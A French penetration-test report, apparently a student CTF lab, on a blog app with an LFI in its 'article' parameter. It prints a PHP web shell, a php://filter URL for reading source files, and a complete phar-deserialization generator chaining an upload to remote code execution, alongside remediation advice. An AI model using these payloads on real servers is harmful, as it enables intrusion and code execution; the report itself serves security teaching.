



RAPPORT DE TEST D'INTRUSION

RESUME

Audit pour le site ACO's Blog

Zoghbi

Adrien

SOMMAIRE

01) PRESENTATION DE LA DEMARCHE	2
01.1) RAPPEL DU BESOIN.....	2
01.2) PRESENTATION DE LA DEMARCHE	2
01.3) MODE OPERATOIRE	2
02) SYNTHESE MANAGERIALE.....	3
03) SYNTHESE DES VULNERABILITES IDENTIFIEES	4
03.1) SYNTHESE TECHNIQUE.....	4
03.2) LISTE DES VULNERABILITES IDENTIFIEES.....	4
03.3) SYNTHESE DES POINTS POSITIFS	4
04) TEST D'INTRUSION APPLICATIF	5
04.1) CARTOGRAPHIE SYSTEME ET RESEAU.....	5
04.2) CARTOGRAPHIE APPLICATIVE	5
04.3) ANALYSE DES FONCTIONNALITES DU SITE	9

01) Présentation de la démarche

01.1) Rappel du besoin

Vous nous avez sollicités pour évaluer le niveau de sécurité de votre site **ACO'S BLOG** à travers une démarche de test d'intrusion réalisé depuis Internet, de la même manière qu'une personne malintentionnée.

01.2) Présentation de la démarche

Ynov propose une démarche spécifique permettant l'évaluation de la sécurité d'une application Web :

- Cartographie réseaux
- Cartographie applicative
- Test de la session authentifiée
- Test des fonctionnalités du site

01.3) Mode opératoire

Les tests d'intrusion ont été réalisés du **05/03/2022** depuis YNOV sur votre site **ACO'S BLOG**.

02) Synthèse Managériale

« Le test d'intrusion effectué a permis de mettre en lumière que l'application testée suit certaines bonnes pratiques de sécurité telles que le bon filtrage des fichiers envoyés via le formulaire de contact. Cependant, nous avons tout de même découvert des problèmes liés à celle-ci :

Le premier étant qu'il est possible de réaliser des injections permettant à une personne malveillante, de lire le contenu de beaucoup de fichiers sur le serveur.

Il est aussi possible de réaliser des attaques sur la page principale permettant d'altérer du code présent sur le serveur.

03) Synthèse des vulnérabilités identifiées

03.1) Synthèse technique

« Nous avons pu identifier que votre infrastructure suivait de bonnes pratiques de sécurité telle que le filtrage des fichiers envoyé depuis la zone de contact. Cependant, nous avons noté quelques problèmes de sécurité :

- Le premier est que des injections de type «LFI » Local File Inclusion sont possible, ce qui permet à un attaquant de lire les mêmes fichiers que l'utilisateur qui a lancé le service web.
- Le second point est qu'il est possible de réaliser des attaques via des « Wrappers phar» ce qui pourrait permettre à un attaquant de modifier le code php d'un ou plusieurs fichiers et donc de potentiellement avoir une « RCE » Remote Code Exécution.

03.2) Liste des vulnérabilités identifiées

ID	DESCRIPTION
V1	L'url http://37.187.125.224:8893/index.php?article= est sensible aux injections de type LFI
V2	L'url http://37.187.125.224:8893/index.php?article= permet à un attaquant d'utiliser des wrappers php
V3	Le formulaire de contact filtre les fichiers envoyés mais des vérifications supplémentaires sont nécessaire.

03.3) Synthèse des points positifs

ID	DESCRIPTION	PERIMETRE CONCERNE
P1	Error! Reference source not found.	ACO's Blog
P2	La page de contact qui permet l'envoi de fichier est bien filtrée	http://37.187.125.224:8893/contact.php

04) Test d'intrusion applicatif

04.1) Cartographie système et réseau

Nous cherchons dans un premier temps à résoudre l'IP de l'hôte : **ACO'S BLOG**

```
eck$ host 37.187.125.224
224.125.187.37.in-addr.arpa domain name pointer ns333345.ip-37-187-125.eu.
```

FIGURE 1: RESOLUTION DE L'ADRESSE IP DE L'Hôte

04.2) Cartographie applicative

04.2.1) Recherche de contenu

Les diverses pages accessibles sur l'application sans authentification préalable sont ensuite recherchées afin de s'assurer qu'aucun contenu sensible n'est exposé sur Internet.

Nous tentons dans un premier temps d'accéder à l'application par l'adresse IP **37.187.125.224:8893**:

```
eck$ curl -I 37.187.125.224:8893
HTTP/1.1 200 OK
Date: Sat, 05 Mar 2022 12:01:07 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Type: text/html; charset=UTF-8
```

Salut l'équipe

Envoyez moi vos photos, uniquement divertissantes s'il vous plaît.

Uploadez votre image !

No file chosen

© ACO Corp 2019

FIGURE 2: IP accessible

Nous observons que le site n'est disponible que en http ce qui n'est pas une bonne pratique.

Nous listons ensuite, à l'aide d'un dictionnaire, les différentes pages accessibles depuis l'URL : **37.187.125.224:8893**

```
---- Scanning URL: http://37.187.125.224:8893/ ----
+ http://37.187.125.224:8893/index.html (CODE:200|SIZE:10918)
+ http://37.187.125.224:8893/index.php (CODE:200|SIZE:3422)
+ http://37.187.125.224:8893/server-status (CODE:403|SIZE:281)
==> DIRECTORY: http://37.187.125.224:8893/uploads/
-----
```

FIGURE 4: énumération des pages accessibles sans authentification préalable

Nous notons qu'aucun contenu sensible n'a été découvert dans le temps imparti.

04.2.2) Etude des messages d'erreur et des entêtes http

Nous étudions ensuite les messages d'erreurs et entêtes HTTP fournis par les applications afin de vérifier si des informations techniques relatives aux composants utilisés par le serveur web y sont exposées.

Les différents messages d'erreurs ainsi étudiés ne laissent pas paraître d'information technique.




FIGURE 5: messages d'erreurs

Les messages d'erreurs ne dévoilent pas de contenus sensibles

Nous observons ensuite les entêtes des réponses HTTP renvoyées par le serveur.


```

* Trying 37.187.125.224:8893...
* TCP_NODELAY set
* Connected to 37.187.125.224 (37.187.125.224) port 8893 (#0)
> GET / HTTP/1.1
> Host: 37.187.125.224:8893
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sat, 05 Mar 2022 14:33:17 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 3422
< Content-Type: text/html; charset=UTF-8
<

```

FIGURE 6 : Entête http

Les entêtes révèlent de l'informations, notamment la version ce qui permet à un attaquant de cibler ses attaques. C'est une vulnérabilité peu élevé mais c'est tout de même une vulnérabilité.

	La version de Apache est dévoilé lors d'une simple requête.	
	⚠ Vulnérabilité :	La version de Apache est disponible à n'importe qui visitant votre site web, un attaquant pourrait alors rechercher des vulnérabilités présentes sur internet en fonction de votre version d'Apache
	Recommandations :	Nous vous recommandons de ne pas dévoiler la version de votre serveur. Vous trouverez comment faire sur le lien suivant :
		https://www.tecmint.com/hide-apache-web-server-version-information/
	Mesures associées :	Ne pas dévoiler la version de votre serveur
	Périmètre concerné :	37.187.125.224:8893

04.3) Analyse des fonctionnalités du site

04.3.1) Blog

Nous testons les entrée utilisateurs et nous pouvons accéder à certain fichier via la variable « article » :




FIGURE 7: Paramètre article vulnérable à une LFI

Via un script, nous testons tous les fichiers lisible via cette vulnérabilité, voici ce que l'on trouve :

```
/etc/passwd
/etc/apache2/apache2.conf
/etc/fstab
/etc/hosts
/etc/issue
/etc/lsb-release
/etc/mtab
/etc/networks
/etc/passwd
/etc/profile
/etc/resolv.conf
/proc/cpuinfo
/proc/filesystems
/proc/interrupts
/proc/ioports
/proc/meminfo
/proc/modules
/proc/mounts
/proc/stat
/proc/swaps
/proc/version
/proc/self/net/arp
/var/log/dpkg.log
/var/log/faillog
/var/log/lastlog
```

FIGURE 8: FICHIER ACCESSIBLE VIA LFI

Nous avons aussi pu récupérer tout le contenu des différents fichiers PHP en utilisant un wrapper PHP et en encodant le code source en base64. Un exemple :

<http://37.187.125.224:8893/index.php?article=php://filter/convert.base64-encode/resource=classes.php>





FIGURE 9: FICHIER CLASSES.PHP ENCODE EN BASE64 ACCESSIBLE VIA LFI

Et voilà ce que ça nous une fois décodée :

Voir fichier classes.php ci-joint

<p>V1</p> 	<p>L'url « <code>http://37.187.125.224:8893/index.php?article=</code> » est sensible aux injections de type LFI</p> <p>⚠ Vulnérabilité :</p> <p>Il est possible de contrôler le paramètre « article » de la requête « <code>http://37.187.125.224:8893/index.php?article=</code> » afin de réaliser des injections de type LFI. Une personne malveillante pourrait par exemple lister tous les utilisateurs présent dans <code>/etc/passwd</code> et faire une attaque par dictionnaire sur le port ssh.</p> <p>Recommandations :</p> <p>Nous vous recommandons de contrôler tous les paramètres, en échappant les caractères sensibles, avant leur évaluation dans la partie serveur.</p> <table border="1"> <tr> <td>Mesures associées :</td><td>Contrôler les valeurs envoyées avant leur évaluation côté serveur</td></tr> <tr> <td>Périmètre concerné :</td><td><code>http://37.187.125.224:8893/index.php?article=</code></td></tr> </table>	Mesures associées :	Contrôler les valeurs envoyées avant leur évaluation côté serveur	Périmètre concerné :	<code>http://37.187.125.224:8893/index.php?article=</code>
Mesures associées :	Contrôler les valeurs envoyées avant leur évaluation côté serveur				
Périmètre concerné :	<code>http://37.187.125.224:8893/index.php?article=</code>				

04.3.1) Contact

Maintenant, nous allons tester le formulaire de contact, lors des envoies de nos différents nous allons essayer d'avoir une exécution de code à distance, plus communément appelé « RCE »

Pour se faire, nous avons récupérer les contenu du fichier `classes.php` via la LFI cité un peu plus haut.

Nous allons donc maintenant envoyé un fichier contenant notre code malveillant en php, qui sera renommé par la fonction `FileUploader`. Voici à quoi ressemble le fichier que nous allons envoyer :

```
→ new-chall cat p.jpg
<?php
    echo system($_GET["cmd"]);
?>
```

FIGURE 10: FICHIER QUI SERA ENVOYE VIA LE FORMULAIRE DE CONTACT

Il nous renvoie donc un lien :

<http://37.187.125.224:8893/uploads/230a542835aa186a7379be3c8aced75af3385bb03bcd34887270ff8af5418c73.jpg>

On va venir récupérer le lien de notre fichier en .jpg et l'introduire dans la génération de notre fichier phar, qui lui, va nous permettre de changer l'extension du fichier que l'on vient d'uploader. Voilà donc le code nous permettant de générer un fichier phar :

```
+ new-chall cat phar-gen.php
<?php
include("classes.php");
$phar = new Phar('pluf.phar');
$phar -> startBuffering();
$phar -> addFromString('test.txt', 'test');
$phar -> setStub('<?php __HALT_COMPILER();>');
//partie extension
$file = array('file_upload' => array('name' => 'pluf.php', 'size' => 25, 'tmp_name' => '/var/www/html/uploads/230a542835aa186a7379be3c8aced75af3385bb03bcd34887270ff8af5418c73.jpg', 'error' => 0, 'type' => 'image/jpeg'));
$extension = array('php');
$obj = new FileUploader($file['file_upload'], $extension);
$phar -> setMetadata($obj);
$phar -> stopBuffering();
?>
```

FIGURE 11: CODE PERMETTANT DE GENERER UN FICHIER PHAR MALVEILLANT

On vient ensuite l'exécuter et on obtient un fichier qui ressemble à ça :

```
+ new-chall cat pluf.phar
<?php __HALT_COMPILER(); ?>
0:12:"FileUploader":4:{s:18:"FileUploaderfile";a:5:{s:4:"name";s:8:"pluf.php";s:4:"size";i:25;s:8:"tmp_name";s:90:"/var/www/html/uploads/230a542835aa186a7379be3c8aced75af3385bb03bcd34887270ff8af5418c73.jpg";s:5:"error";i:0;s:4:"type";s:10:"image/jpeg";s:22:"FileUploaderfilename";s:8:"pluf.php";s:29:"FileUploadersecure_filename";s:0:"";s:3:"FileUploaderallowed_extensions";a:1:{i:0;s:3:"php";}test.txt-#b
XGBMB
```

FIGURE 12: FICHIER PHAR MALVEILLANT

Maintenant, tout ce que l'on à faire c'est d'envoyer ce fichier via le formulaire de contact en changeant son extension de .phar à .png, on arrive donc sur ce lien :

<http://37.187.125.224:8893/uploads/8efdcc8173b66955d38a5a108b99bb303c39a2f34f1b6c74dbc97a997741db74.png>

Et enfin, pour venir renommer notre .png en .php voilà ce que l'on fait, on vient tout simplement exécuter le fichier phar depuis la variable article.




FIGURE 13: RESULTAT DE L'EXECUTION DU WRAPPER PHAR:// SUR NOTRE FICHIER PHAR MALVEILLANT

Et voilà notre fichier avec notre code malveillant à été renommé et on va pouvoir venir exécuter du code à distance sur le serveur :




FIGURE 14: UTILISATION DE NOTRE PREMIER CODE MALVEILLANT MODIFIE VIA LE FICHIER, NOUS PERMETTANT D'EXECUTER DU CODE BASH

Ensuite avec un peu d'investigation, voilà ce que l'on trouve :



FIGURE 15: RECUPERATION DU FICHIER FINAL : FLAG

V2



L'url « <http://37.187.125.224:8893/index.php?article=> » est sensible aux injections de type wrapper PHP et plus particulièrement au phar

⚠ Vulnérabilité :

Il est possible d'envoyer un fichier avec un code malveillant qui sera renommé en PNG. Ensuite un attaquant peut venir renommer l'extension de ce fichier en PHP et donc exécuter du code à distance

Recommandations :

Nous vous recommandons de contrôler tous les paramètres, en échappant les caractères sensibles, avant leur évaluation dans la partie serveur.

Mesures associées : Contrôler les valeurs envoyées avant leur évaluation côté serveur

Périmètre concerné : <http://37.187.125.224:8893/index.php?article=>

V3



Le formulaire de contact filtre les fichiers mais des vérifications supplémentaires sont nécessaires

⚠ Vulnérabilité :

Il est possible d'envoyer un fichier avec un code malveillant qui sera juste renommé en PNG.

Recommandations :

Nous vous recommandons de vérifier aussi les points suivant : [OWASP](#) & [Hacksplaining](#)

Mesures associées : Contrôler les valeurs envoyées avant leur évaluation côté serveur

Périmètre concerné : <http://37.187.125.224:8893/contact.php>